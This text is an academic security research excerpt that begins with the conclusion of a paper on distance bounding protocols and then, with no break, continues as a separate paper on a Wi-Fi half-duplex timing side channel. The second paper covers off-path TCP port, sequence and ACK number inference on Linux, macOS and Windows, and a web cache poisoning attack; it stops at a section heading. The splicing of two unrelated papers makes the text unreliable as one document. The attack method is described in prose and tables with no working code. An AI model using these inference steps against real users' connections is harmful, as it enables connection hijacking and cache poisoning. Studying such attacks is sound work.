The only property that can distinguish the case where one compromised device leads either to an attack only on this one device or to the compromise of the complete system, is our proposed uncompromised distance bounding property. None of the properties suggested in previous papers can detect the difference between a global and unique key used in the NXP protocol, so highlighting the need for our work.

Regarding the authentication of timing information, our analysis shows that MasterCard's RRP, PaySafe and NXP's protocols with unique keys correctly bind the identity to the timing information. As NXP's protocol with a global key does not authenticate the identity, we check the timing information against the session nonces, and find that it correctly binds these. Therefore, for these protocols, attacks aimed at the timing information will not work.

## 8 Conclusion

We have presented an applied pi-calculus based modelling framework for distance bounding protocols and attacks. We built a hierarchy of distance bounding attack

scenarios, and we have identified a new scenario for protocols that do not aim to protect against a compromised prover. We have defined a compiler from our calculus to the applied pi-calculus and use this compiler to analyse several distance bounding protocols, including protocols by MasterCard and NXP. We have also shown how the timing profiles used in these protocols can be verified.

## Abstract

In this study, we discover a subtle yet serious timing side channel that exists in all generations of half-duplex IEEE 802.11 or Wi-Fi technology. Previous TCP injection attacks stem from software vulnerabilities which can be easily eliminated via software update, but the side channel we report is rooted in the fundamental design of IEEE 802.11 protocols. This design flaw means it is impossible to eliminate the side channel without substantial changes to the specification. By studying the TCP stacks of modern operating systems and their potential interactions with the side channel, we can construct reliable and practical off-path TCP injection attacks against the latest versions of all three major operating systems (macOS, Windows, and Linux). Our attack only requires a device connected to the Internet via a wireless router, and be reachable from an attack server (*e.g.,* indirectly so by accessing to a malicious website). Among possible attacks scenarios, such as inferring the presence of connections and counting exchanged bytes, we demonstrate a particular threat where an off-path attacker can poison the web cache of an unsuspecting user within minutes (as fast as 30 seconds) under realistic network conditions.

## 1 Introduction

Side channels in networking stacks have recently been demonstrated to precipitate serious attacks. One of the most noteworthy cases is CVE-2016-5696 [18] where a completely blind off-path attacker can infer whether two arbitrary hosts on the Internet are communicating using a TCP connection. The attacker can even infer the TCP sequence numbers in use from both sides of the connection. In addition to this serious vulnerability, other types of side channel vulnerabilities have also been discovered in various scenarios and protocol components [39, 40, 25, 24, 27, 33, 23, 48, 13]. Fundamentally, like any side channel vulnerabilities, these vulnerabilities are introduced by shared resources between the attacker and victim.

In the case of TCP, for example, a server has many kinds of shared resources implemented by operating systems such as a global IP ID counter [1, 25, 23], SYN cache and RST limit [24], SYN-backlog [33], and challenge ACK rate limit [18]. These resources are shared on a host between a connection established with the attacker and a connection with the victim.

When the attacker sends spoofed packets to the server that appear to come from the victim, these shared resources are used differently, depending on the validity of the spoofed packets (*e.g.,* in-window vs out-of-window sequence number). By observing the shared resources, how these spoofed packets are processed are visible to the attacker.

All existing vulnerabilities related to off-path TCP exploit essentially stem from software artifacts. The ones that can lead to serious attacks are already patched primarily by (1) eliminating the shared resources in protocol implementations (or adding randomness to them) [7, 8] and (2) reducing the opportunities that the shared resources leak information, *e.g.,* employing a more stringent acknowledge(ACK) number check [44]). As we will discuss later in §2.3, almost all previously reported off-path TCP attacks no longer work.

Unlike yet another software side channel, we report a fundamental side channel inherent in all generations of IEEE 802.11 or Wi-Fi technology, because they are *half-duplex*. From its definition: when there are uplink wireless frames being transmitted, downlink frames have to wait, and vice versa. This basic and fundamental design seems benign but it creates a timing channel sensitive to the contention between uplink and downlink traffic. For example, a downlink packet measuring the RTT will incur a higher latency if uplink traffic is going on. As we will show in the paper, an attacker can leverage the timing channel to craft clever sequences of packets, creating primitives to infer TCP sequence number and ACK number, ultimately completing a working off-path TCP



Figure 1: Threat model

exploit.

Through extensive experimentation, we demonstrate that the timing channel is reliable (through amplification) and can be used even when the attacker and victim are far away (with RTTs over 20ms). We implement a realistic blind off-path attack that can achieve web cache poisoning within minutes. The video demo can be found on our project website [3]. We also open sourced the attack implementation at [5] to assist the reproduction and further research of the work.

The contributions of the paper are the following:

- We report the timing side channel inherent in all generations of IEEE 802.11 or Wi-Fi technology. We show the timing channel is reliable and amplifiable and unfortunately almost impossible to eliminate without substantial changes to the 802.11 specification.
- We show that the side channel affects macOS, Windows, and Linux by studying the overlaps and differences in their TCP stack implementations. We construct the only off-path TCP exploit working at the moment based on this new side channel.
- We provide a thorough analysis and evaluation of the proposed attack under different router/network/OS/browser combinations. We also suggest possible defenses to alleviate this attack.

**Roadmap**. The rest of the paper is organized as follows: we begin with background introduction and the most relevant work in § 2, and then present the timing side channel in Wi-Fi technology in § 3. § 4 describes an overview of the off-path TCP exploit and its goal. In § 5, we elaborate the implementation of the attack against different OSes. In § 6, we evaluate our attack under different conditions. § 7 discusses some potential attacks that exploit the vulnerability. We propose some mitigation schemes at different layers in § 8. We also introduce previous research related to side channels in § 9. Finally, § 10 concludes the paper.

# 2 Off-Path TCP Exploits

## 2.1 Generic Threat Model

Fig. 1 illustrates a typical off-path TCP hijacking threat model consisting of three hosts: a victim client, a victim server and an off-path attacker. The off-path attacker, Mallory, is capable of sending spoofed packets with the IP address of the legitimate server. In contrast to Man-in-the-middle attack, Mallory cannot eavesdrop the traffic transferred between a client *C* and a server *S*. Depending on the nature of the side channel, an unprivileged application or a sandboxed script may be required to run on the client side [40, 27] to observe the results of the shared state change and determine the outcome of the spoofed packets (*e.g.,* whether guessed sequence numbers are in-window). In rare cases, if the state change is remotely observable, an off-path attacker can complete the attack alone without the assistance from the unprivileged application or script [18]. After multiple rounds of inferences, starting from whether a connection is established (four tuple inference) to the expected sequence number and ACK number inference, the attacker can then inject a malicious payload that becomes acceptable to the client at the TCP layer.

The side channels typically manifest themselves through the following control flow block:

```
if (in_packet.seq is in rcv_window)
    // shared state change 1
else
    // shared state change 2
```

The example illustrates two variables: (1) the attacker-controlled variable *in_packet.seq* — guessed sequence number in a spoofed packet and (2) the receive window deciding what *in_packet.seq* are valid. Depending on the outcome of the comparison, the shared state may change to different values. The change also has to be observable by the attacker through some side channel. Two necessary building blocks are needed in a TCP off-path side channel attack: (1) existence of vulnerable packet validation logic; (2) the shared state has to be observable by an attacker (*i.e.,* the sandboxed script, unprivileged app, or the off-path attacker). Note that together these two building blocks result in a violation of the non-interference property [29, 50].

Next we give an overview of these two building blocks used by previous attacks and explain why those attacks no longer work. Simply put, they either rely on outdated TCP packet validation logic or shared state that can be easily eliminated.



Figure 2: Incoming packet validation logic in RFC

## 2.2 Latest TCP Incoming Packet Validation Logic

To understand how incoming packets are validated, we refer to the standards of RFC 793 [4] and RFC 5961 [44]. We focus on the latest standard only as it is helpful in understanding why attacks against old versions now fail. Note that even though different operating system implementations may differ in reality, they still try to keep up with the standards (albeit with their own tunings) and overall it provides a foundation for discussion. We discuss the specific operating system implementations in §4.

We distill the latest standard and summarize it in Fig. 2. It involves primarily three types of checks, and each of them has some form of vulnerable logic — different actions are taken depending on the outcome of the check (*e.g.,* a response packet is sent vs. not).

• **Connection (four-tuple) Identification**: The first check tries to identify if an incoming packet belongs to any established connection based on the four tuples – source and destination port numbers as well as IP addresses. If no ongoing connection matches the four tuples, an incoming packet not containing a RST causes a RST to be sent in response. Otherwise, if the SYN bit is set, irrespective of the sequence number, TCP must send an ACK referred to as challenge ACK to the remote peer to confirm the loss the previous connection. Upon receipt of this challenge ACK, a legitimate remote peer who truly lost its connection, after a restart, sends a RST packet back with the sequence number derived from the ACK field of the challenge ACK, which can terminate the connection at that point. The challenge ACK is hence a defense against blind off-path attacks that attempt to terminate a connection forcefully through spoofed SYN packets.

• **Sequence number check**: This check makes sure that the sequence number falls in the receive window. Otherwise, according to the TCP specification RFC 793, an immediate duplicate ACK packet should be sent in reply (unless the RST bit is set, in which case the packet is dropped without reply). If the sequence number is in window and RST bit is on, similar to handling SYN, RFC 5961 suggests the use of challenge ACKs to defend against off-path RST attacks: only if the sequence number matches the next expected sequence number, a receiver terminates the connection; otherwise, the receiver must send a challenge ACK.

• **ACK number check**: Pre-RFC 5961, the ACK number is considered valid as long as it falls in the wide range of $[\texttt{SND.UNA} - (2^{31}-1), \texttt{SND.NXT}]$[1], which is effectively half of the ACK number space. Thus, an attacker only needs to guess two ACK numbers for every guessed sequence number to successfully inject data into a connection, resulting in a guaranteed successful data injection with up to $2 * 2^{32}/\texttt{RCV.WND}$[2] spoofed data packets. RFC 5961 proposes a much more stringent check suggesting a valid ACK number should be within [SND.UNA - MAX.SND.WND, SND.NXT][3], where MAX.SND.WND is the maximum receive window size the receiver has ever seen from its peer. If the ACK number is out of this window, the packet is dropped and an ACK should be sent back [44]. If the ACK number is in window yet there is no payload, then the packet should be silently dropped.

Besides, to alleviate the waste of CPU and bandwidth resources caused by challenge ACKs, an ACK throttling mechanism is also proposed. Specifically, the system administrator can configure the maximum number of challenge ACKs that can be sent out in a given interval.

## 2.3 Prior Attacks and Side Channels

Now that we understand how the generic TCP packet validation logic is envisioned by the standard, we describe the known shared states that lead to side channels, combined with the variants in TCP packet validation logic in different operating systems (sometimes out-of-date), that were leveraged by existing attacks.

• **Global IPID counter**. Until recent years, Windows is the only operating system that chooses to maintain a globally incrementing IPID counter shared across all connections and stamped onto the IPID field in IP header for every outgoing packet [23]. This creates a side channel that allows an attacker to count how many outgoing

[1] SND.UNA: the sequence number of the first byte of data that has been sent but not yet acknowledged; SND.NXT: the sequence number of the next byte of data to be sent

[2] RCV.WND: size of receive window

[3] The window can be as small as a few thousand bytes, which makes the guess much more difficult

| Side channel | Requirement | Affected OS | Patch/Mitigation |
|---|---|---|---|
| Global IPID count [1, 25] | Pure off-path or Javascript | Windows | Global IPID counter eliminated |
| Direct browser page read [27] | Javascript | Any old OS | RFC 5961 |
| Global challenge ACK rate limit [18] | Pure off-path | Linux | Global rate limit eliminated |
| Packet counter [40, 39] | Malware | Linux,macOS | Namespace / macOS* patch [9, 10] |
| Wireless contention (this work) | Javascript | Any | N/A |

Table 1: Summary of Different Off-Path TCP Side Channel Attacks including the one we propose in this paper

packets have been sent during a time interval, through diffing the queried IPIDs of a Windows machine. This is leveraged in several off-path TCP attacks [1, 25]. Using IP spoofing, an off-path attacker can tell whether the guess is correct based on whether a response is triggered.

However, at the time of writing, we experimentally verify that Windows 10 has finally eliminated this side channel by adopting a safer IPID generation algorithm similar to that used in Linux [33], where connections destined for different IP addresses will no longer share the same IPID counter.

• **Browser page read.** In this attack [27], the shared state is a browser page where an attacker runs malicious Javascript and attempts to inject data into connections to a benign website (both the benign connection and malicious script run under the same page). The successful guess of the TCP sequence number results in a direct feedback from the browser page load. There are three main culprits of the attack: (1) older operating systems follow an earlier standard RFC 793 that considers half of the ACK number space valid. An off-path attacker only needs to guess two ACK values with every guessed sequence number to inject data successfully. Therefore, the feedback about when the injection succeeds is when the malicious payload gets loaded and rendered by the browser. (2) modern browsers are tolerant of response data: if the HTTP response header is missing, the browser simply attaches one automatically. This frees the attacker from having to prepare the header at an exact sequence number (otherwise the browser considers the response invalid and closes the connection). (3) HTTP pipeline is required so that a response arrives ahead of time will be deemed valid.

This attack no longer works because the first culprit is eliminated by most modern operating systems (including Windows, Linux, Android), which adopted a more stringent check on ACK numbers as defined in RFC 5961 where only a much smaller window is considered valid. In addition, from our testing, HTTP pipeline is disabled or not implemented in all modern browsers, eliminating the third culprit as well.


• **Global challenge ACK rate limit**. The Linux kernel first implemented all the features suggested in RFC 5961 in version 3.6 and its TCP packet validation logic closely matches the one shown in Fig. 2. Notably, it implements the recommended ACK throttling feature by introducing a global system variable to control the maximum number of challenge ACKs generated per second. As this limit is shared across all connections, the shared state can be exploited as a side channel. For instance, to infer if an ongoing connection exists, an off-path attacker can initially send a spoofed packet with one guessed port number and SYN bit set; after the attacker sends another 100 [4] non-spoofed in-window RST packets to exhaust the challenge ACK count, it can then observe the number of responses to tell whether its initial spoofed packet matches the four tuples of an ongoing connection and hence triggers a challenge ACK.

Since the shared rate limit is a simple software artifact, shortly after the vulnerability was reported, it was eliminated in a patch introduced in Linux 4.6 [8, 42] where a per-socket rate limit is used instead.


• **System-wide packet counter**. Packet counters report aggregated statistics across all connections and are reliable side channels demonstrated in recent off-path attacks [40, 39]. These attacks require a piece of unprivileged malware to run on the client machine that can access these packet counters and use them as feedback for spoofed packets sent by the off-path attacker. Due to the fact that these counters are internal to TCP implementations, they may leak more diverse and fine-grained information (more than what the standard packet validation logic can leak). In the extreme case, for example, a Linux/Android TCP packet named *DelayedACKLost* is incremented only when it receives a packet with a sequence number smaller than the expected one. This allows an attacker to conduct a binary search on the expected sequence number. Similar dangerous packet counters exist on macOS as well [40].

These packet counters are being mitigated in a number of ways. For Linux, it introduced the mechanism of namespace so that sensitive apps and untrusted apps can run in separate namespaces with isolated counters. For macOS, the side channel vulnerability has recently been assigned CVE-2017-13810 and patches have been pushed out to zero the sensitive counters [9, 10].

[4] It's the default threshold in Linux version 3.6



(a) Timing difference between two cases



(b) Triggering multiple ACKs

Figure 3: Vulnerability caused by wireless contention

**Summary.** Overall we listed four different types of software-based side channels that have been exploited to launch off-path TCP attacks. We summarize them in Table 1 for reference. In short, only the packet counter side channels still exist (validated on Linux and Android 8.0). In any event, this side channel requires a high bar to launch because of the malware requirement. In the next section, we describe our newly discovered side channel in detail.

## 3 Wi-Fi Timing Channel

Fundamentally, the *half-duplex* nature of Wi-Fi creates a "shared resource" among uplink and downlink traffic, a prerequisite of any side channel. By sharing the same set of frequency bands with both directions, Wi-Fi relies on carrier-sense multiple access (*i.e.,* CSMA) to share/-divide the channel over time. This means that a node transmits only when the channel is sensed to be idle and thus it has the exclusive right to transmit. This effectively creates a timing channel that delays the local transmission if the opposite direction is transmitting at the same time.

Even worse, this timing difference becomes more visible due to retransmissions caused by contention (collision). Specifically, the protocol starts by listening on the channel and immediately sends the first frame to the transmit queue if the channel is found to be idle; however, this leads to waste of transmissions if collision occurs. If the channel is subsequently sensed to be busy, it waits for a period of time (*e.g.,* usually random or exponential backoff [17]) attempting to avoid collision. Although it might benefit the performance when many nodes are active, it creates a significant overhead when only one is present (plus the AP). In addition to backoffs, Request to Send/Clear to Send (RTS/CTS) [16] may optionally be used to mediate access to the shared medium to solve the hidden-terminal problem [46] where multiple stations can see the Access Point but not each other. Unfortunately, in the same scenario where there is only one node, it introduces unnecessary traffic to the network, slowing everything down. Finally, it is important to note the latency is amplified further when more contention is present (*e.g.,* more frames to be transmitted in either direction).

**Exploiting the timing channel.** To demonstrate the timing channel, we create a probing strategy to measure the delay effects. As we can see in Fig. 3a, we simulate an off-path TCP attack where the attacker sends a spoofed probing packet, along with a pre-probe query and post-probe query to measure the RTT before and after. If the spoofed packet does not trigger an ACK on the client, *e.g.,* because the guessed sequence number is in-window (left half of the figure), then the post-probe query arrives at the client faster and gets back sooner (smaller RTT). On the other hand, if the spoofed packet triggers an ACK on the client, *e.g.,* because the guessed sequence number is out-of-window (right half of the figure), then the post-probe query experiences contention with the ACK from

the client, and therefore prolongs the measured RTT. In addition to the RTT difference ($RTT\_2 > RTT\_1$), we can also measure the gap between the replies of the first query and the second, which should capture the delay effects similarly.

In Fig. 3b, we also illustrate the amplifiable nature of the timing channel where the attacker sends two spoofed probing packets, causing more contention which delays post-probe query even further.

In summary, this side channel allows an attacker to determine if the spoofed probing packets have triggered any response or not, coincidentally achieving the same purpose as the global IPID counter on Windows (which is no longer available). In contrast, Wi-Fi contention is here to stay.

**Empirical testing.** So far we only conceptually analyzed the side channel and its effects. We now conduct a controlled local experiment to understand its real-world implications. Following the same topology in Fig. 7, we created a total of 16 different setups to make sure that the side channel exists in various generations of technologies and products. We used 4 different wireless routers (from Linksys, Huawei, Xiaomi, and Gee): all latest generations that support 802.11ac and 802.11b/g/n. We used two different machines as clients: an early-2017 Macbook and a mid-2017 Dell Desktop. Finally, we varied the frequency of the router between 2.4GHz and 5GHz so that both 802.11n and 802.11ac were tested (802.11ac is used for 5GHz only).

The measurements are conducted in a single-family house where we have relatively little wireless interference (with at most 4 potential users at home). Due to space constraint, we present 6 representative results of the measurement in Fig. 4. Each plot with a box and whiskers presents the data measured with 100 runs. On average, we can see that the timing difference for RTT is about 1 to 3ms when the number of probing packets is 30 or more. Although differences exist among those setups, the timing side channel is clear and measurable(see §5.4). Later in §6, we also evaluate its robustness to noise.

**Half-duplex vs. Full-duplex** To better understand that the significant part of the RTT difference is due to the half-duplex nature of wireless rather than the processing time to generate an ACK response on the client, we also conducted an experiment with the setup where both the victim and attacker machine connect to a Huawei router via ethernet. As depicted in Fig. 5, the timing side channel is no longer visible and amplifiable (note the heavily overlapped boxes), because of two reasons: (1) Now that downlink and uplink can transmit at the same time, there is simply no contention regardless of how many packets are transmitted. (2) Packets belonging to different sockets can be processed simultaneously on different CPU cores (by OS design), allowing the post-probe query to be processed in parallel to probes. Even if the probes trigger ACKs, they still consume resources (CPU, memory) that are mostly isolated from the post-probe query. The experiment demonstrates that contention caused by half-duplex is the root cause of the timing channel.


Figure 4: Selective measurement of wireless connections in a local setup. X axis is the number of probing packets that attackers send per test. The box extends from the lower to upper quartile values of the data. And the whiskers extend from the box to show the range of the data at specific percentiles (i.e. [0, 90]). Beyond the whiskers, data are considered outliers, plotted as individual points.

## 4 Attack Overview

In this section, we show how such an inherent side channel can be leveraged in our off-path TCP attack.



(a) RTT measurement of macOS (b) Gap measurement of macOS

Figure 5: Measurement of wired connections in a local setup




Figure 6: Specific threat model targeting a wireless client

• **Threat model**. Obviously, since the side channel is inherent in Wi-Fi, the threat model requires either the client or server connected through Wi-Fi. As it stands, we do not consider servers here as most of them do not use Wi-Fi (see §7 for a special case of IoT devices). This paper therefore focuses on the threat model as depicted in Fig. 6 where a user is lured into visiting a malicious website first. Subsequently, a sandboxed malicious script (by convention [25, 27], we call them puppets) initiates a connection to the attacker (who is not necessarily close to the victim) to circumvent the reachability problem caused by NAT or firewall commonly found on wirelessly-connected clients. The off-path attacker can then take measurements of RTTs from outside and conduct the side channel attack. Based on this threat model, we consider a number of related attack goals:

(1) inferring the presence of a connection from the client to a server (connection inference);

(2) counting the number of bytes exchanged on the connection, or forcefully terminating the connection (sequence/ACK number inference);

(3) injecting malicious payload into a connection (ACK number inference).

For attack goal (1) and (2), the attack can be targeted at any connection from the client, not necessarily just those that are puppet-initiated. For (3), although not strictly required, it is generally assumed that a puppet-initiated connection is targeted (as shown in prior side channel attacks [25, 27]) because the attacker controls the timing of the connection/request, greatly simplifying the attack.

**Overall procedure.** Attack goal (1) and (2) are generally straightforward. For (3), in this paper, without loss of generality, we focus on the "web cache poisoning" attack (which is the most powerful among a few other web attacks described in [25, 27]). Assuming a puppet-initiated connection is targeted, the attack can choose to poison any unencrypted target website at any time. It relies on the basic design principle that browsers reuse TCP connections for requests sent to the same server IP address. This means that the puppet in the malicious website can create a single persistent connection to a target domain by repeatedly including HTML elements (*e.g.,* images). The off-path attacker can then conduct the side channel attack to infer the port number and sequence numbers used in the target connection. Afterwards, the puppet can embed a target web object in the page, *e.g.,*

```
<iframe src = "www.bank.com/index.html" />
```

This triggers an HTTP request over the same old TCP connection; the off-path attacker can now simply inject a fake HTTP response that will be cached for arbitrarily long, because the HTTP response header can ask the browser not to re-check the freshness of the object, leading to a persistent cache poisoning[5]. If an attacker caches a commonly used malicious third-party javascript (*e.g.,* jQuery), it can impact a large number of websites.

In the remainder of this section we describe the three different attacks that progressively build on top of each other, and detail strategies for all three major operating systems.

• **Leveraging the TCP packet validation logic**. As mentioned in §2.2, the latest RFC standards specify the packet validation behavior, which consists of *connection (four-tuple) identification*, *sequence number check* and *ACK number check*. In each check, depending on the validity of the incoming packet, a response will be generated, or not. **This is exactly what the Wi-Fi timing channel allows an off-path attacker to observe — whether spoofed packets have triggered responses or not.** Similar to the Windows global IPID side channel that provides the same feedback (but is now eliminated), prior attacks also take advantage of the TCP packet validation logic [1, 25]. However, there are two issues to consider. First, clients connected through Wi-Fi are almost always behind NAT and/or firewall (the wireless router itself often acts as NAT). Therefore, the packet validation logic may change slightly. Second, it is unclear whether the operating systems will follow the standard faithfully.

For the first problem, NAT and firewall primarily change the behavior of connection identification. If an incoming packet does not match any ongoing connec-

[5]HTTP response header can specify a "max-age", indicating that the response is to be considered stale after X seconds where X can be as large as $2^{31}$ or 68 years (see RFC7234)


tion, NAT and firewall will simply drop the packet, preventing the client from even observing it; if an incoming packet matches an ongoing connection, the packet is let through and handled as usual. This actually simplifies the connection inference, as the attacker can simply choose to send spoofed packets that always trigger responses (*e.g.,* incoming SYN packets); if there is no response, it must be the case that no connection exists and packet is dropped by a NAT.

For the second problem of real operating system implementations, we survey the latest Linux, macOS, and Windows in terms of their packet validation logic. Our methodology is to inspect the kernel source code of Linux and macOS [11] as they are readily available. We then experimentally verify our understanding of them. Finally, we apply the same test program to measure the behavior of Windows. We summarize our findings in Table 2.

The result is, for the most part, consistent with the standard (except Windows which we talk about later). Linux is the one that most closely follows the standard (also observed previously in [18]). It has implemented the challenge ACKs and the rate limit as suggested by RFC 5961. MacOS is similar to Linux except that it does not implement rate limit and is in general weaker in its validation logic. For instance, even if an incoming packet has no flag bit set, it still checks the sequence number of the packet instead of dropping it without any processing. Based on the concrete testing results, we conclude that all three operating systems have packet validation logic that can be exploited via the Wi-Fi timing channel. We describe how to leverage their specifics to conduct the attack:

**Connection (Port Number) Inference**. This attack breaches the user privacy because knowing the websites a user visits often reveals a user's medical condition and sexual orientation [36]. As with previous off-path TCP exploits [25, 18], the first step is to infer whether an ongoing connection with a particular target (server IP and server port are given) exists. We know that NAT drops incoming packets that do not match any ongoing connections. All we need to make sure is that all operating systems do generate outgoing ACKs otherwise. Indeed, from the table, an incoming ACK matching an ongoing connection with an out-of-window sequence number is guaranteed to trigger an ACK on all operating systems (row no. 1, 10, and 17)). Fig. 7a depicts the sequence of packets that an off-path attacker can send to differentiate between the cases of (i) the presence or (ii) the absence of an ongoing connection. In both cases, the attacker sends the same sequence of packets, leveraging the probing strategy described in §3 to measure the delay effects.

**Sequence Number Inference** Assuming the attacker has already identified the four-tuple connection, the off-path attacker now needs to guess a valid sequence number. By continuously tracking how the sequence number progresses, the attacker can effectively count the number of bytes received by the client (and the reverse direction can be monitored similarly through ACK number inference). We label the sequence number inference opportunities in Table 2 by combining two rows with different outcomes (w/ or w/o responses) when the same sequence of packets are processed. For Linux, if 10 incoming ACK packets with just one-byte payload are received, depending on their sequence numbers, 10 responses are triggered (out-of-window), or at most 1 (in-window) due to rate limiting (row no. 1, 2, and 3). For macOS, if an incoming packet with no flags is received, a response is triggered for the out-of-window case; otherwise no response is triggered (row no. 10 and 11). Interestingly, if the ACK flag is on, macOS only generates ACKs half of the time (row no. 12 and 13). Windows is similar and requires only the regular ACK packets (row no. 17 and 18); SYN packets can do the trick as well (row no. 17 and 19). Fig. 7b demonstrates the sequence of packets that an attacker can send to distinguish between the cases of in-window and out-of-window sequence number.



(a) Connection (four-tuple) test

(b) Sequence number test

Figure 7: Infer port and sequence number by exploiting the timing side channel. Note that these diagrams are simplified for clearness. In reality, packets belonging to different sockets can be processed simultaneously, and uplink and downlink should have equal access to the wireless channel rather than uplink waiting for downlink.

**ACK Number Inference** Finally, knowing the four

| No. | OS | FLAG | SEQ | ACK | PAYLOAD | #Responses | Operation |
|---|---|---|---|---|---|---|---|
| 1 | Linux | *ACK*\|*SYN*\|*RST* | Out-of-window | Any | 1 | 10 | SEQ inference |
| 2 | Linux | *ACK*\|*SYN*\|*RST*$^{+}$ | In-window | < SND.UNA - MAX.SND.WND | Any | 1$^{*}$ | |
| 3 | Linux | *ACK*\|*SYN*\|*RST*$^{+}$ | In-window | > SND.MAX$^{\alpha}$ | Any | 0 | |
| 4 | Linux | *ACK*\|*SYN*\|*RST* | Out-of-window | Any | 0 | 1$^{*}$ | |
| 5 | Linux | *ACK* | In-window | In-window | 1 | 10$^{-}$ | |
| 6 | Linux | *ACK* | In-window | In-window | 0 | 0 | |
| 7 | Linux | *ACK* | RCV.NXT$^{\alpha}$ − 1 | < SND.UNA - MAX.SND.WND | 1 | 1$^{*}$ | ACK inference |

$^{*}$: Due to rate limit in Linux, we can get at most 1 response per half a second.
$^{+}$: The sequence number should be in window but not equal to the next expected number, otherwise the connection is reset.
$^{-}$: Although the client replies to such packets, it would also cause de-synchronization leading to the victim connection to be closed during the keep-alive procedure, if the SACK option enables.
$^{\dagger}$: Typically, ACK number window refers to the range [SND.UNA-MAX.SND.WND, SND.NXT], but Windows deploys a more stringent check if the connection is idle, requiring a valid ACK to equal SND.NXT.
$^{\alpha}$: RCV.NXT = next sequence number expected on an incoming segments, and is the left or lower edge of the receive window; SND.MAX = latest unacknowledged sequence number

Table 2: Behaviors on different OSes when processing 10 identical packets

tuples and the expected sequence number, the attacker now needs to learn the correct ACK number to successfully inject malicious payload. According to the standard behavior earlier in §2.2, an attacker can infer whether a guessed ACK number is in-window or not by sending a pure ACK (no payload) assuming its sequence number is already in-window. If its ACK number is out-of-window, a response is triggered and otherwise no response. Surprisingly, from our analysis and experiments, we conclude that no operating system is fully compliant with the standard. Their own variants have often allowed simpler strategies to conduct the ACK number inference.

**Linux**. As shown in Table 2, instead of always triggering an ACK packet for out-of-window ACK numbers, when the ACK number is too old (smaller than SND.UNA - MAX.SND.WND), Linux responds with an ACK (with rate limit); when the ACK number is too new (larger than SND.NXT), Linux incorrectly drops the packet without any reply (row no. 2 and 3). Had there been no rate limit, an attacker can infer the correct ACK number via binary search. With rate limit, however, one response versus zero cannot create significant enough of a timing channel. In addition, if a packet with in-window ACK number has no payload, Linux also ignores the packet with no response (row no. 6), which leaves no opportunity to differentiate the in-window and out-of-window cases (result similar to row no. 2 and 3). However, it does correctly handle packets with payload; a response is triggered only when the ACK number is in window (row no. 5). The issue is that when an ACK number is inferred, the client buffers the payload in its receive window, which is undesirable for two reasons: (1) it may cause future server's responses to be corrupted; (2) if selective ACK (SACK) is enabled, the client selectively acknowledges the data which has not actually been sent by the server, causing the server to ignore future packets from the client, effectively de-synchronizing the client and server. Interestingly, Linux has a special edge case that allows us to infer ACK number without the hassle. According to the specification, if the sequence number of an incoming packet is equal to RCV.NXT-1 (indicating a keep-alive message), it should trigger an ACK. Interest-

ingly, the specification has an ambiguity. RFC 1122 [43] specifies only the valid sequence number of a keep-alive packet, but not the ACK number. Based on the source code, Linux does not actually handle keep-alive explicitly. Instead, it simply treats such a packet (with one-byte payload and `end_seq = RCV.NXT`) as in-window, and decides how to respond based on its standard ACK number check. Therefore, in-window ACK numbers with the specific sequence number (*i.e.,* `RCV.NXT-1`) still trigger responses (row no. 9) and yet no actual data are buffered at the client, while out-of-window ACK numbers can trigger at most one reply (line 7 and 8 in Table 2).

**MacOS**. Based on the source code and experiments, macOS explicitly handles keep-alive packets and always responds with an ACK regardless of the ACK number so the strategy against Linux does not apply to macOS. On the other hand, macOS has its own implementation of ACK number validation which correctly responds to packets with ACK numbers that are too new (row no. 13). Interestingly, it chooses not to reply to packets with ACK numbers that are too old when there is no payload (row no. 12). The implementation of macOS is likely to be misled by the old statement in RFC 793 that states packets with ACK numbers smaller than `SND.UNA` can be ignored, which is reinterpreted in RFC 5961 (quote): "All incoming segments whose ACK value doesn't satisfy the above condition MUST be discarded and an ACK sent back", where the "above condition" is the acceptable window of [*SND.UNA - MAX.SND.WND, SND.NXT*]. In summary, this non-compliant behavior of macOS allows an attacker to infer if a guessed ACK number is too large or too small, resulting in a binary search.

**Windows**. Windows is for the most part similar to Linux on the ACK number validation, except that it has made one subtle customization. Initially, we were surprised to find that an incoming data packet with an in-window sequence number is always silently dropped unless the ACK number is equal to `SND.UNA` or `SND.NXT` (the connection is idle during our initial experiments so the two numbers are equal). This implementation is not conformant to the standard at all. Recall the standard says that the acceptable ACK number range is defined to be `[SND.UNA - MAX.SND.WND, SND.NXT]` in RFC 5961 and both Linux and macOS follow the standard. In fact, we thought the implementation was completely wrong because it may drop legitimate data packets in cases like out-of-order packet arrivals. We then realize that it appears to be a reasonable decision, especially when the connection is idle. Indeed, if there are no outstanding data to send, it is safe to require the peer to acknowledge one and only one ACK number. However, as soon as there are outstanding data, it should enlarge the acceptable ACK number range. We experimentally confirmed that this is exactly what Windows does. In summary, the behavior of Windows still allows ACK number inference when it has outstanding data during the inference. This makes our attack in §5.3 more complicated but still possible by taking advantage of the behaviors in row no. 18 and 24.

# 5 Implementation

Now that we know the Wi-Fi timing side channel applies universally to all operating systems, we want to test them in real-world attack scenarios.

## 5.1 Connection (Four-tuple) Inference

**General method.** The general probing strategy is already discussed in §4. In our implementation, we conservatively test one port every round with 30 repeated packets, followed by a post-probe query to measure RTT. When a guessed port number is correct, we see a substantial increase in the measured RTT. If the goal is to infer the presence of any arbitrary connection initiated by the client, then a bruteforce strategy is all that can be done. However, if the attacker is attempting to conduct web cache poisoning attack later on, it is possible to target a connection initiated by the puppet itself [25], which opens up an additional optimization below taking advantage of the ephemeral port selection algorithm employed by different OSes.

**Windows and macOS.** They use a global and sequential port allocation strategy to select ephemeral port number for their TCP connections. This means that the attacker can deduce the next port number to be used once it observes the initial connection to the malicious web server. This eliminates the need of port number inference completely.

**Linux.** It uses the Simple Hash-Based Port Selection (SHPS) [27] where there is an independent local port number space for each remote IP and port pair. This means that the local port number observed from the connection to the malicious web server can no longer predict the next local port number for the connection to a different target server which the attacker does not control. To avoid bruteforcing all possible port numbers, we develop an optimized strategy based on the observation that local port numbers allocated for the same remote server and port pair are sequential; therefore, the puppet can potentially create $n$ connections to the target server and only needs to test the port number every $n$ increments.

At this point, we can conduct the side channel attack on the connection of which we guessed the correct port number. Also, by carefully scheduling those $n$ requests we are guaranteed that a future request will use the connection with the smallest port number as opposed to the

others closed later.

**NAT.** In our experience with Wi-Fi routers, we find that they typically are port preserving. So we do not have to worry about the external port being translated and become unpredictable. This is based on our testing of 4 different home routers and the university network. However, if non-port-preserving NAT are indeed used for Wi-Fi, then the attacker can either fall back to the bruteforce approach, or apply the optimized solutions proposed in [27] (which has its own benefits and caveats).

**Multiple IP addresses from a domain.** This essentially requires the attacker to double or triple the effort of port number inference. For Windows and macOS, this is not much more effort. However, for Linux it does require some more time.

## 5.2 Sequence Number Inference

